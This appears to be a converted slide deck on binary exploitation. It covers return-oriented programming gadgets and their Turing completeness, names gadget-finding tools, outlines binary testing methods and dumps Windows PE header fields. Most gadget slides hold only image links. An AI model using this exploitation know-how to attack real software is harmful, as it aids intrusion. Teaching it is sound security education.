
# Gadgets: Another Example




# Gadgets: Another Example




# Gadgets: Another Example




# Gadgets: Another Example




# Gadgets: Another Example




# Gadgets: Another Example



# Gadgets: Another Example




# Gadgets: Another Example





# Gadgets: Another Example



# Turing Complete


- Gadgets can do much more...
  - invoke libc functions,
  - invoke system calls, ...
- For x86, gadgets are said to be turning complete.
  - Can program just about anything with gadgets.
- For RISC processors, more difficult to find gadgets.
  - Instructions are fixed width.
  - Therefore can't find unintentional instructions.
- Tools available to find gadgets automatically.
  - Eg. ROPGadget (<https://github.com/JonathanSalwan/ROPgadget>)
  - Ropper (<https://github.com/sashs/Ropper>)

# Exploiting Large Binaries

# Binary Testing Methods

- White Box Testing.
  - Testing with full knowledge.
  - Access to source code & architecture documents.
- Black Box Testing.
  - Without knowledge of specification.
  - No access to the source code & architecture.
  - Attacker model.
- Grey Box Testing.

# Windows PE Format



**Header Information**


```

Signature: 5a4d
Last Page Size: 0090
Total Pages in File: 0003
Relocation Items: 0000
Paragraphs in Header: 0004
Minimum Extra Paragraphs: 0000
Maximum Extra Paragraphs: ffff
Initial Stack Segment: 0000
Initial Stack Pointer: 00b8
Complemented Checksum: 0000
Initial Instruction Pointer: 0000
Initial Code Segment: 0000
Relocation Table Offset: 0040
Overlay Number: 0000
Reserved: 0000 0000 0000 0000
          0000 0000 0000 0000
          0000 0000 0000 0000
          0000 0000 8320 000c
Offset to New Header: 00000080
Memory Needed: 2K
    
```

```

00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ000000000000yy00
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ,00000000@00000000
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00000000000000000000
00000030 00 00 00 00 00 00 00 00 20 83 0c 00 80 00 00 00 00000000 f0000000
    
```

# Windows PE Format




## Image File Header

<i>Signature:</i>	00004550
<i>Machine:</i>	Intel 386
<i>Number of Sections:</i>	0004
<i>Time Date Stamp:</i>	00000000
<i>Symbols Pointer:</i>	00000000
<i>Number of Symbols:</i>	00000000
<i>Size of Optional Header</i>	00e0

```

00000080 50 45 00 00 4c 01 04 00 00 00 00 00 00 00 00 00 PE00I00000000000
00000090 00 00 00 00 e0 00 0f 01 0b 01 03 00 00 02 00 00 0000 à000000000000
    
```


# Windows PE Format



## Image Optional Header

```
    Magic: 010b
    Linker Version: 3.00
    Size of Code: 00000200
    Size of Initialized Data: 00000e00
    Size of Uninitialized Data: 00000000
    Address of Entry Point: 00004000
    Base of Code: 00004000
    Base of Data: 00003000
    Image Base: 00400000
    Section Alignment: 00001000
    File Alignment: 00000200
    Operating System Version: 4.00
    Image Version: 1.00
    Subsystem Version: 4.00
    Reserved 1: 00000000
    Size of Image: 00005000
    Size of Headers: 00000400
    Checksum: 00000000
    Subsystem: Image runs in the Windows GUI subsystem.
    DLL Characteristics: 0000
    Size of Stack Reserve: 00100000
    Size of Stack Commit: 00001000
    Size of Heap Reserve: 00005000
    Size of Heap Commit: 00001000
    Loader Flags: 00000000
    Size of Data Directory: 00000010
    Import Directory Virtual Address: 1000
    Import Directory Size: 0030
    Resource Directory
    Virtual Address: 2000
    Resource Directory Size: 0800
```

# Windows PE Format

